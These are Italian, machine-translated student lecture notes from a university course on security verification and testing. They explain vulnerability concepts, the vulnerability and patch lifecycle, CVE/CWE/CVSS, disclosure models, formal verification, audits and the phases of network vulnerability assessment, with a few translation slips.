



DeepL

Abbonati a DeepL Pro per tradurre file di maggiori dimensioni.
Per ulteriori informazioni, visita www.DeepL.com/pro.



POLITECNICO DI TORINO

Verifica e test di sicurezza

Appunti dal corso 01TYAOV del prof. Riccardo Sisto

A.A. 2021/22

Autore: Marco Smorti

Verifica e test di sicurezza

Introduzione al corso


Motivazioni per studiare questo corso:

- **La valutazione** è fondamentale in qualsiasi disciplina ingegneristica, perché quando si progetta e si crea qualsiasi tipo di artefatto è necessario verificare se funziona come previsto. Nel campo della Cybersecurity si presenta lo stesso problema. Se creiamo alcune misure di sicurezza e applichiamo alcune linee guida per ottenere un sistema sicuro, questo non è sufficiente. È necessario verificare che ciò che otteniamo sia sicuro. Ci sono diversi motivi per cui è importante:
 - o **Complessità**, cioè rendere sicuro un sistema è un compito molto complesso, poiché esiste un numero enorme di modi per attaccare un sistema e dobbiamo essere pronti a disporre di misure di sicurezza contro (idealmente) tutti.
 - o **Le limitazioni alla qualità dello sviluppo** significano che, ad esempio, le aziende che sviluppano software hanno vincoli di time to market e questo porta a una cattiva qualità di ciò che viene consegnato. In questo scenario, se c'è una buona valutazione è possibile bilanciare la mancanza di qualità. La buona notizia è che la consapevolezza della **sicurezza** sta aumentando, ma non è sufficiente.
 - o L'ultimo problema è il **riutilizzo**, poiché oggi molti sistemi sono sviluppati utilizzando librerie di terze parti. Come è possibile verificare che tali librerie siano sufficientemente sicure?
- **Valutazione della sicurezza**: al giorno d'oggi si assiste a un'*esplosione senza precedenti di attacchi informatici*, dovuta a molte ragioni. Il punto è che anche gli hacker stanno spendendo una quantità enorme di sforzi (rispetto al passato, quando era più un hobby). Questo porta al **dilemma del difensore**: *attaccare un sistema è molto più facile che difenderlo*. Questo perché *per attaccare un sistema è sufficiente trovare un modo per attaccarlo, mentre per difenderlo dobbiamo trovare tutti i modi possibili di attaccarlo e applicare misure contro tutti gli attacchi*. La mancanza di una di queste misure porta a un sistema vulnerabile.
- Il ruolo della **valutazione della sicurezza è sempre più importante**.

Tecniche di valutazione della sicurezza: Definizioni e classificazione
Richiamo di alcuni concetti chiave di (Cyber)sicurezza

Quando si parla di cybersecurity si parla di con la protezione dei **beni** da azioni che potrebbero danneggiarli. Questi asset hanno un **valore**. Questi asset possono essere esposti ad attività dannose a causa di **vulnerabilità**, ovvero punti deboli del sistema, che possono essere riferiti, ad esempio, al sistema che gestisce l'asset o a un sistema destinato alla protezione della sicurezza che presenta esso stesso una vulnerabilità. Le vulnerabilità sono **sfruttate da**

attaccanti che costituiscono una **minaccia** per il sistema. Le minacce aumentano il cosiddetto **rischio di sicurezza**, che è legato sia alle minacce che alla vulnerabilità, ma anche al valore dell'asset. Se ci sono molte minacce, il rischio aumenterà e dipenderà anche dal tipo di minaccia. Per proteggere il sistema introduciamo un **controllo di sicurezza**. Esso protegge dalle **minacce** (ad esempio, gli aggressori sono una minaccia per il sistema). Il controllo di sicurezza riduce il **rischio di sicurezza**. Il controllo di sicurezza applica i **requisiti di sicurezza** che indicano la riduzione del rischio che si vuole ottenere e che è indicata dal rischio di sicurezza.




I requisiti di sicurezza definiscono cosa deve essere fatto per garantire la sicurezza, i controlli di sicurezza sono le azioni che vengono implementate per soddisfare tali requisiti, e i rischi di sicurezza rappresentano le potenziali minacce o debolezze che richiedono l'attenzione per mantenere un ambiente sicuro.

Una **vulnerabilità** è un punto debole specifico di un sistema (ad esempio, una versione del software che presenta un punto debole), mentre una **debolezza** è un tipo di vulnerabilità (ad esempio, un buffer overflow) e un termine più generale.

Una vulnerabilità, che è un'istanza di debolezza, è sfruttabile tramite exploit. L'**exploit** è tipicamente utilizzato dall'attaccante per eseguire un **attacco** (ad esempio, uno script o un programma). Se un attacco ha successo, può causare un **guasto/incidente**. Un fallimento significa

che una **politica di sicurezza** è stata violata. La violazione della politica di sicurezza (che specifica la protezione del software) significa che l'incidente ha danneggiato in qualche modo l'asset.



Vulnerabilità

Una vulnerabilità può essere un **bug** o un **difetto** nella *progettazione, nelle specifiche* (codice sviluppato sulla base di specifiche sbagliate o non soddisfatte), *nell'implementazione* (bug nel codice del programma), *nei file di configurazione* di uno specifico componente del sistema che potrebbe essere sfruttato per compromettere la sicurezza del sistema. Il componente può essere anche una libreria di terze parti (*logica esposta*) che è fuori dal nostro controllo. Se un bug non può essere sfruttato, allora non è una **vulnerabilità**. Una debolezza non è necessariamente un bug perché, ad esempio, se la password è memorizzata in chiaro nel programma non è un bug perché il programma funzionerà come previsto, ma è una vulnerabilità (*difetto*).

Bug e difetti possono essere presenti in molte parti diverse degli artefatti. Ad esempio, possono essere presenti nell'**implementazione**, un classico bug nel codice del programma, o possono essere anche un errore commesso nella **progettazione** o nella parte delle **specifiche**. Se il sistema è progettato con una possibilità di accesso al sistema che non dovrebbe esistere, si tratta di un problema nella progettazione e non nell'implementazione. Anche la **configurazione** può presentare delle vulnerabilità, ad esempio i file di configurazione di un programma specifico. Le vulnerabilità possono non essere sotto il nostro controllo, ad esempio se si trovano in una *libreria di terze parti* e in questo caso c'è la **logica esposta**. Se una libreria con una vulnerabilità viene introdotta nel sistema, allora il nostro sistema è vulnerabile.

Le vulnerabilità possono essere **sfruttate** per compromettere la sicurezza del sistema. Se un bug o una falla non possono essere sfruttati, allora non è una **vulnerabilità**.

Ciclo di vita della vulnerabilità

Gli eventi sono:

- **Creazione:** la vulnerabilità viene creata. Può accadere quando il sistema viene progettato, implementato ma anche quando viene utilizzato.
- **Scoperta:** la vulnerabilità non è intenzionale, quindi è sconosciuta finché qualcuno non la scopre.
- **Divulgazione:** dopo che la vulnerabilità è stata scoperta, può essere resa pubblica e divulgata (d)
- **Exploit:** viene creato un exploit per una vulnerabilità conosciuta (e)
- **Divulgazione dell'exploit:** l'exploit viene divulgato e reso pubblico (ci sono repository pubblici/privati) (ndr)
- **Patch:** viene creata una patch per la vulnerabilità. Significa che scompare se la patch viene applicata. (p)
- **Pubblicazione della patch:** la patch è resa disponibile (pp)
- La patch è stata applicata alla maggior parte dei sistemi e alla vita della vulnerabilità finita.

- Common Vulnerabilities and Exposures (CVE): MITRE è noto per il suo ruolo chiave nella creazione e gestione del sistema di "Common Vulnerabilities and Exposures" (CVE). Il CVE è un elenco pubblico di identificatori univoci assegnati a vulnerabilità informatiche specifiche. Questi identificatori forniscono un modo standardizzato per riferirsi a vulnerabilità e rischi informatici, consentendo una comunicazione più efficace tra i professionisti della sicurezza.
- Common Weakness Enumeration (CWE): MITRE è anche coinvolto nella creazione e manutenzione del sistema "Common Weakness Enumeration" (CWE). La CWE è un elenco di categorie di debolezze e vulnerabilità software comuni. Aiuta a identificare i tipi di errori di programmazione che possono portare a vulnerabilità.

Esistono alcuni **repository di vulnerabilità**, che possono essere:


- **Pubblico (accessibile a tutti)**
 - *Vulnerabilità ed esposizioni comuni MITRE*
 - *NIST National Vulnerability Database* (ha voci che corrispondono a CVE)
- **Privato (accessibile su abbonamento)**
 - *Intelligenza dell'esodo*
 - *Zerodio*

MITRE è un'organizzazione senza scopo di lucro che svolge un ruolo significativo nel campo della sicurezza informatica e in altre discipline legate all'informatica.

Anche il MITRE ha un archivio chiamato *Common Weakness Enumeration*. Alcuni termini provenienti dal repository NVD sono:


- **CVSS**: *sistema comune di valutazione delle vulnerabilità*. È un modo per assegnare un punteggio a una vulnerabilità. Il punteggio è calcolata utilizzando molti elementi, ad esempio il cosiddetto "vettore".
- **Il vettore di accesso (AV)** contiene l'accesso che un aggressore deve avere per sfruttare una vulnerabilità (ad esempio, la rete, che comporta rischi maggiori rispetto alla necessità di un accesso fisico locale).
- **La complessità di accesso (AC)** indica quanto è difficile sfruttare la vulnerabilità.

A destra la prima immagine mostra i colori che verranno utilizzati per l'immagine successiva, che è la più importante. La parte sinistra è dedicata alle vulnerabilità. Inizialmente la vulnerabilità è assente, poi viene creata ma non è ancora nota. Poi viene scoperta e diventa nota, ma solo privatamente. Poi viene divulgata e diventa nota pubblicamente. La parte centrale è per l'exploit, la parte destra per la patch.




Lo stato iniziale è quello in cui la vulnerabilità è assente. Poi c'è la **creazione**, ma è ancora sconosciuta. Poi c'è la **scoperta**, che introduce molti scenari possibili. In questa fase la vulnerabilità è nota ma in forma privata. L'ultima linea attraversata significa che dopo di essa la vulnerabilità è nota pubblicamente.

Il primo scenario è che venga scoperto dagli sviluppatori (quindi l'exploit non esiste) ed è il caso del ramo sinistro in cui c'è la divulgazione della vulnerabilità + la pubblicazione di una patch (*d+pp*). La patch viene creata prima della creazione di un exploit, ed è il caso **migliore**. La scoperta può avvenire anche da parte di hacker (mid branch) e in questo modo la vulnerabilità diventa sfruttabile, e questa è la **vulnerabilità 0-day**. Gli sviluppatori non sono a conoscenza della vulnerabilità, ma l'exploit esiste. Gli sviluppatori hanno 0 giorni per risolvere il problema. Poi può succedere che nel frattempo gli sviluppatori l'abbiano scoperta, quindi viene creata una patch e si passa dal ramo intermedio a quello sinistro. Può anche accadere che gli hacker rendano pubblico l'exploit e la vulnerabilità (**full disclosure**) ed è l'evento *d+ep*, ovvero la divulgazione + pubblicazione dell'exploit ed è **il più rischioso**. Anche se viene creata una patch, il rischio rimane alto perché fino a quando la patch non viene consegnata e installata, il rischio rimane alto. Solo quando la patch viene resa pubblica il rischio inizia a diminuire.




Un altro evento possibile è la *d* sul lato destro in cui gli sviluppatori vengono informati della vulnerabilità e hanno un certo periodo di tempo per creare una patch. Questa è la **divulgazione responsabile**.

Qui c'è un esempio di tempistica relativa alla divulgazione responsabile, che non garantisce che il rischio rimanga basso. Nel primo caso lo sviluppatore riesce a risolvere il problema entro il *tempo di grazia* (tempo concesso da chi scopre la vulnerabilità a chi la risolve), ma nel secondo caso gli sviluppatori falliscono e quindi il rischio cresce immediatamente e rimarrà alto fino a quando non verrà creata, pubblicata e installata la patch.



In questa immagine viene mostrata la **divulgazione completa**. Prima c'è la creazione dell'exploit (*e*) e poi la vulnerabilità viene divulgata, ma c'è anche la pubblicazione dell'exploit (*d+ep*) in modo che il rischio cresca.



Security Assessment

Per eseguire la valutazione della sicurezza di un sistema è necessario cercare le sue vulnerabilità (*bug e difetti*) e capire se ci sono exploit, proprio come il compito di un aggressore, ma può utilizzare più informazioni di quelle disponibili a un aggressore (il che è un vantaggio). In genere, per eseguire una buona valutazione della sicurezza si utilizza un **mix** di tecniche, poiché una singola tecnica ha dei limiti e non è in grado di trovare tutte le possibili (idealmente tutte) vulnerabilità:

- **Basato su test, più facile da implementare**
 - Vulnerability Assessment
 - Test di penetrazione
- **Nessun test, solo analisi**
 - Analisi del codice
 - Verifica formale
 - Audit

Il numero di tecniche da utilizzare dipende da molti aspetti: uno di questi è il valore dei beni che vogliamo proteggere.

La valutazione della sicurezza può riguardare qualsiasi sistema basato su computer (hardware, software), ma anche sistemi distribuiti (infrastrutture di rete, applicazioni distribuite) e sistemi cyber-fisici (che possono causare danni alle parti fisiche). L'attività di valutazione può avere diversi scenari:

- **Valutazione durante lo sviluppo**
 - Un fornitore di software vuole valutare la sicurezza del prodotto software sviluppato (prima di consegnare il prodotto)
 - L'amministratore di sistema vuole valutare la sicurezza del sistema amministrato.
- **Valutazione effettuata dall'utente**
 - Un fornitore di software o un amministratore vuole valutare la sicurezza di un prodotto software sviluppato da terzi (ad esempio, un fornitore di software che utilizza nuove librerie di terzi).
- **Certificazione** (parte indipendente)

- In questo caso viene fornita la **prova** che il sistema è protetto da alcune vulnerabilità. In genere viene effettuata da una terza parte. Quindi, un fornitore di software o un amministratore di sistema vuole fornire una certificazione di sicurezza (prova) del prodotto software sviluppato o del sistema amministrato.
- I certificati di sicurezza sono rilasciati da organizzazioni indipendenti in grado di produrli.

Processi di sviluppo

La valutazione della sicurezza non viene fatta necessariamente alla fine dello sviluppo, ma è un'attività che si svolge durante tutto il processo di sviluppo di un prodotto. È importante che sia così perché il costo della correzione dei difetti aumenta man mano che si procede nelle fasi di sviluppo. Secondo uno studio del NIST, se i bug vengono trovati nelle prime fasi del processo di sviluppo, i costi di correzione dei difetti aumentano.

processo di sviluppo, allora il costo è 1x. Ciò significa che se lo stesso bug viene risolto in fase di codifica/test, il costo sarà di 5 volte e così via.


Phase	Cost to fix the same defect
Requirements analysis and architectural design	1x
Coding/Unit testing	5x
System Integration	10x
Beta test programs	15x
Post-release	30x

Nell'immagine sono rappresentate le fasi tipiche dello sviluppo del software. Si parte dai **requisiti informali**, che sono quelli che abbiamo in mente, per arrivare alla **specificazione dei requisiti**. Qui si esegue l'**analisi e la specifica dei requisiti**. Poi si passa alla **progettazione** e alle **specifiche di progettazione**. Poi c'è l'**implementazione**.

Dal punto di vista della sicurezza, le specifiche dei requisiti sono le **politiche di sicurezza**, l'analisi dei requisiti e l'analisi della sicurezza.

Le specifiche sono chiamate **valutazione del rischio**, quindi la **progettazione della sicurezza** e la fase di implementazione dei **controlli di sicurezza**. Infine, durante il funzionamento, si imposta e si gestisce la sicurezza.

Ognuna di queste fasi introduce vulnerabilità. Invece di eseguire la valutazione solo nell'implementazione finale durante il funzionamento, è possibile farlo nelle fasi iniziali. È possibile eseguire due tipi di valutazione: la **convalida** e la **verifica** (che include il test). La convalida è un **confronto tra ciò che abbiamo nell'attuale fase di sviluppo e ciò che l'utente ha in mente**. La verifica è un'attività più **formale** che consiste nel **confronto tra due diversi prodotti di sviluppo o nel controllo della coerenza interna di uno di essi**. Ad esempio, per le specifiche dei requisiti è possibile eseguire una verifica per controllare che siano internamente coerenti (senza contraddizioni) e quando il progetto è pronto è possibile confrontarli in modo che il progetto implementi i requisiti nel modo corretto.



(Sicurezza) Certificazione

- **Certificazione del processo:** vengono certificate le proprietà del processo di sviluppo e non le proprietà del sistema.
- **Certificazione di prodotto:** attestazione formale, quindi un documento che certifica, di alcune proprietà di sicurezza di un sistema.

Questa attestazione formale deve essere prodotta da una terza parte indipendente accreditata (deve essere riconosciuta come autorità valida). Deve essere anche una terza parte non coinvolta nello sviluppo del prodotto. Include una forma di evidenza e viene eseguita in base a **criteri riconosciuti** (standard di certificazione). Un esempio sono i **Common Criteria** (uno standard di certificazione di prodotto) o il *System Security Engineering Capability Maturity Model* (uno standard di certificazione di processo).

Analisi statica e dinamica

Il primo modo per classificare le tecniche di valutazione è distinguere le tecniche di analisi statica e dinamica.

- **Analisi statica**
 - **Analizzare il sistema** (documentazione/codice ecc.)
 - Non è necessario disporre di un sistema di scorrimento/cemento. Va bene anche un sistema parziale.
 - Esempi: *auditing, verifica formale*
- **Analisi dinamica**
 - **Testare un'istanza in esecuzione del sistema** (test)
 - Esempi: *test di penetrazione*

In genere, l'**analisi statica** è più costosa di quella **dinamica**. Per questo motivo, le **analisi più costose** vengono applicate solo a componenti critici selezionati (i più critici).

Un altro confronto riguarda la loro esaustività. L'**analisi dinamica**, per sua natura, è meno esaustiva dell'**analisi statica**, perché durante il test selezioniamo diversi scenari che vogliamo verificare. Quindi, il sistema viene testato in alcune condizioni. Per questo motivo, il livello di esaustività è limitato. Se con il test non vengono trovate vulnerabilità, non è possibile affermare che non ci siano vulnerabilità (alcune possono essere mancate a causa delle condizioni). Con l'**analisi statica** è possibile ottenere una migliore copertura delle vulnerabilità. Quelle basate su metodi formali possono considerare allo stesso tempo ogni tipo di input che il sistema può avere.

White-box vs Black-Box

- **Tecniche White-Box:** tutte le informazioni sul sistema target sono disponibili (specifiche, documentazione di progetto, codice sorgente, ecc.).
- **Tecniche black-box:** non sono disponibili informazioni sul sistema di destinazione. Le informazioni devono essere estratte dal sistema stesso. Il valutatore si comporta come un vero e proprio attaccante perché le condizioni sono le stesse di un attaccante.
- **Tecniche grey-box:** Situazione intermedia tra la scatola bianca e quella nera. Vengono fornite alcune informazioni, ma *non tutte*.

Ora verranno descritte le principali classi di tecniche che possono essere utilizzate per la valutazione e le loro caratteristiche importanti.

Verifica formale


È l'**analisi statica di un modello formale di sistema**. È una forma di valutazione statica che non si applica al sistema in sé, ma al suo modello (e questo è il punto debole). Un **modello formale** è un modello matematico rigoroso e non ambiguo (ad esempio, una macchina a stati, un grafo) realizzato in genere nella fase di progettazione/analisi dei requisiti. Questo tipo di analisi viene eseguita per **fornire una garanzia di sicurezza molto elevata**, in quanto può persino fornire **prove di correttezza** (sul modello, non sul sistema reale, e questo è il punto debole di questo modello) e può essere applicato a qualsiasi tipo di sistema.

Se si utilizza la verifica formale, il processo di sviluppo può avere, ad esempio, specifiche di requisiti che sono **formali** o specifiche di progettazione che sono formali. È possibile avere più versioni di specifiche di progettazione (per sistemi di grandi dimensioni) suddivise in alto livello e basso livello. In genere, l'implementazione che otteniamo è **qualcosa di non formale** perché non è un modello, ma il sistema reale e non possiamo analizzarlo formalmente. Non è del tutto vero, perché è possibile eseguire una **verifica informale**: ad esempio, test sull'implementazione, ma anche altre tecniche di verifica formale che possono essere applicate al software. Ad esempio, durante la compilazione del codice, la compilazione è in qualche modo una verifica formale. Poiché il codice non è un modello, esiste un modo per estrarre un modello dall'implementazione.

Nell'immagine è rappresentata l'estrazione del modello per la **verifica formale**. Partendo dall'implementazione, si **estrae il modello** dal codice e questo rappresenterà la sintassi del codice. Il compilatore può, in questo modo, controllarlo. È anche possibile verificare il modello formale con i requisiti (senza eseguire il codice).

Il codice ha una parte (ad esempio, la sintassi) che è formale e può essere analizzata formalmente,

mentre altre parti non sono formali (ad esempio, la semantica). Infatti, per un particolare linguaggio di programmazione possono esistere diversi compilatori che per alcuni aspetti non completamente specificati fanno una scelta diversa.



Esistono alcuni linguaggi funzionali che utilizzano una semantica formale, quindi è possibile utilizzare il codice stesso come modello formale, ma si tratta di un caso speciale. C, Java, Python e così via non hanno una semantica formale, mentre **ML** sì. In altre parole, ML ha un solo modo di interpretare il codice scritto, poiché è scritto in modo formale, mentre tutti gli altri linguaggi di programmazione noti possono avere compilatori diversi che fanno scelte leggermente diverse in base alla loro interpretazione (eseguono l'estrazione del modello).

Audit di sicurezza/revisioni

Questa è una seconda tecnica statica. Si tratta di (insiemi di) **incontri formali** che hanno lo scopo di valutare la sicurezza, trovare vulnerabilità e proporre correzioni. È ampiamente utilizzata quando sistemi e software sono sviluppati in modo strutturato. Caratteristiche:

- **Fondamentalmente manuale** (ma può essere supportato da strumenti automatici. In genere, il risultato di questi strumenti viene discusso)
- **White-box** perché quando si esegue l'audit tutte le informazioni sul prodotto sono disponibili. La scatola grigia è utilizzata solo per le certificazioni in cui l'audit è effettuato da terzi.
- **Può essere eseguito in varie fasi di sviluppo** (revisione delle politiche, revisione della progettazione,

revisione del codice).

- **Eseguita da revisori indipendenti** (con l'aiuto degli sviluppatori), poiché è più facile trovare vulnerabilità se altri esaminano il codice. Spesso non c'è un solo revisore, ma un gruppo di revisori.

L'audit/revisione della sicurezza si svolge generalmente con una sequenza di incontri (dipende dalla complessità del programma da valutare) e prima dell'analisi del prodotto, che viene chiamata **fase di esecuzione** dell'audit, ci sono alcune fasi preliminari. In genere, vengono **definiti e pianificati** alcuni **Obiettivi** per decidere quali vulnerabilità sono più interessanti e, ad esempio, quante persone saranno coinvolte. La **preparazione** a volte non è ovvia, perché potrebbe essere necessario eseguire alcuni strumenti di analisi sul prodotto per fornire i report e potrebbe richiedere del tempo. Dopo le esecuzioni **vengono forniti i rapporti e il risultato viene condiviso**.

Tecniche per i sistemi in rete

Insieme di tecniche per i sistemi in rete. Significa che esistono sistemi distribuiti composti da diversi componenti che girano su porte diverse in una rete. Ad esempio, l'intera infrastruttura IT di un'azienda o parte di essa e comprende l'hardware, il software e le applicazioni in esecuzione nei diversi host (il sistema completo). Può anche essere solo un'applicazione distribuita, ad esempio un'applicazione web. Quindi, vogliamo analizzare questi sistemi senza sapere esattamente dove sono in esecuzione. Per i sistemi in rete esistono tecniche di analisi statica e dinamica:

- **Tecniche dinamiche**
 - Valutazione della vulnerabilità
 - Test di penetrazione
- **Tecniche statiche**
 - Verifica formale: gli strumenti possono estrarre un modello dalla descrizione della rete.

Altre tecniche che si applicano ai sistemi in rete saranno viste solo in parte, in particolare con riferimento al software distribuito, cioè vedremo tecniche di analisi statica per il software. Ma qui l'attenzione si concentra sui sistemi in rete, come l'infrastruttura di rete stessa.

Valutazione della vulnerabilità (VA)

È possibile definire questa attività come l'*identificazione (e la segnalazione) delle vulnerabilità in un sistema in rete*. Spesso viene identificata con la **valutazione delle vulnerabilità di rete** (molti strumenti di scansione automatica come Nessus implementano questo tipo di valutazione), ma può anche essere un'attività più generale. Una forma correlata di valutazione delle vulnerabilità è uno strumento come *COPS*, che è la **valutazione dell'host**, ovvero l'identificazione e la segnalazione delle vulnerabilità presenti in un host specifico e non nell'intera rete. È possibile, ad esempio, che sull'host sia in esecuzione un malware. Esistono diversi tipi di analisi che è possibile eseguire e che rientrano nella categoria della valutazione delle vulnerabilità. Si tratta di un insieme di tecniche tipicamente unificate in un unico strumento che esegue diversi tipi di analisi che possono essere *statiche* (VA è più generale di PA, quindi include anche l'analisi statica) ma anche *dinamiche*, il che significa che non lavorano sul modello ma sul sistema in esecuzione. È possibile avere *analisi white/black/grey-box* e può includere l'*auditing manuale*, che è un caso speciale.

Gli strumenti automatici di valutazione della vulnerabilità della rete seguono un flusso tipico, illustrato nella figura. Si applica a sistemi in rete composti da hardware e software in esecuzione su host e da utenti umani che utilizzano i sistemi. Il flusso inizia dall'*identificazione degli input dell'utente*, raccogliendo alcune informazioni sulla rete da analizzare (ad esempio, gli intervalli di indirizzi utilizzati dal sistema). Quindi si *identificano gli host*



che può essere un'informazione data o meno (come nell'esempio precedente). Poi dovremmo anche sapere quale sistema operativo sta eseguendo l'host, e questo si può capire analizzando gli host stessi. In questo tipo di sistema, siamo interessati alle porte di rete e se sono aperte o meno, quindi il passo successivo è *identificare le porte aperte*. Poi *identifichiamo i servizi* che sono identificati non solo dalle porte aperte, ma spesso accade che i servizi siano in esecuzione su porte non standard. Tutte queste fasi fanno parte del cosiddetto **port scan**. Quindi si *identificano le applicazioni* in esecuzione e le *informazioni sull'applicazione* (ad esempio, una versione specifica di un'applicazione), poiché le vulnerabilità possono interessare alcune versioni e non altre. A questo punto il quadro è abbastanza preciso ed è possibile consultare i repository per *identificare le vulnerabilità*. Quando si scopre che un'applicazione in esecuzione è vulnerabile, è possibile che alcuni di questi sistemi siano stati nel frattempo patchati e a volte, durante la patch, la versione non viene cambiata, ma vengono solo apportate alcune aggiunte. Per questo motivo, dobbiamo *verificare se le vulnerabilità esistono davvero*, perché il sistema potrebbe aver introdotto un sistema di monitoraggio che rileva i tentativi di sfruttare una vulnerabilità e li blocca. Quest'ultima fase è simile al *Penetration Testing*, perché qui la valutazione delle vulnerabilità si ferma e inizia il PA. Spesso vengono eseguite una dopo l'altra. Quando tutto è stato fatto, viene *prodotto un rapporto*.

Valutazione della vulnerabilità di rete white-box

Sfrutta la **piena conoscenza** della rete, quindi corrisponde ad avere una visione da insider che corrisponde all'**approccio amministrativo**. La *topologia reale, compresi gli host e le middlebox* (firewall, NAT, ecc.), è nota e può analizzare parti che di solito sono invisibili agli aggressori. Inoltre, possono essere disponibili alcune *credenziali di accesso dell'utente* (compreso il login dell'amministratore), per analizzare i file di configurazione dell'host, i registri, i permessi, i contenuti dei database, ecc.

Valutazione della vulnerabilità della rete in modalità black-box

Analizzare il sistema come potrebbe fare un vero hacker (*vista dall'esterno*). In questo modo la topologia reale è *sconosciuta*, si **conoscono solo gli indirizzi IP pubblici** e solo la DMZ è inizialmente accessibile. In seguito, le zone dietro il firewall sono accessibili, ma solo dopo aver sfruttato alcune vulnerabilità. Dobbiamo trovare il modo di entrare nel sistema dall'esterno. In questo caso, **non ci sono privilegi**.

Scatola bianca vs scatola nera

Gli approcci white-box e black-box forniscono diversi tipi di informazioni. In particolare:

- Le soluzioni white-box troveranno in generale più vulnerabilità di quelle che possono essere trovate con le soluzioni black-box, ma non significa che tutte le vulnerabilità saranno trovate. Ad esempio, anche con le soluzioni white-box alcune credenziali non sono disponibili.
- Le soluzioni black-box sono tipicamente vicine ai test di penetrazione e possono essere più aggressive e disturbare il normale comportamento del sistema.
- Esistono soluzioni ibride (ad esempio, Nessus) che possono utilizzare entrambi gli approcci in base alla configurazione e agli input disponibili.

Nella valutazione delle vulnerabilità non è solo possibile non trovare tutte le vulnerabilità, ma anche trovare alcune vulnerabilità che non sono vere e proprie vulnerabilità, anche se c'è un controllo. Finché non si esegue il Penetration Testing non è possibile sapere se ciò che è stato trovato è una vera vulnerabilità. In questo tipo di analisi, è possibile avere sia falsi positivi che falsi negativi.

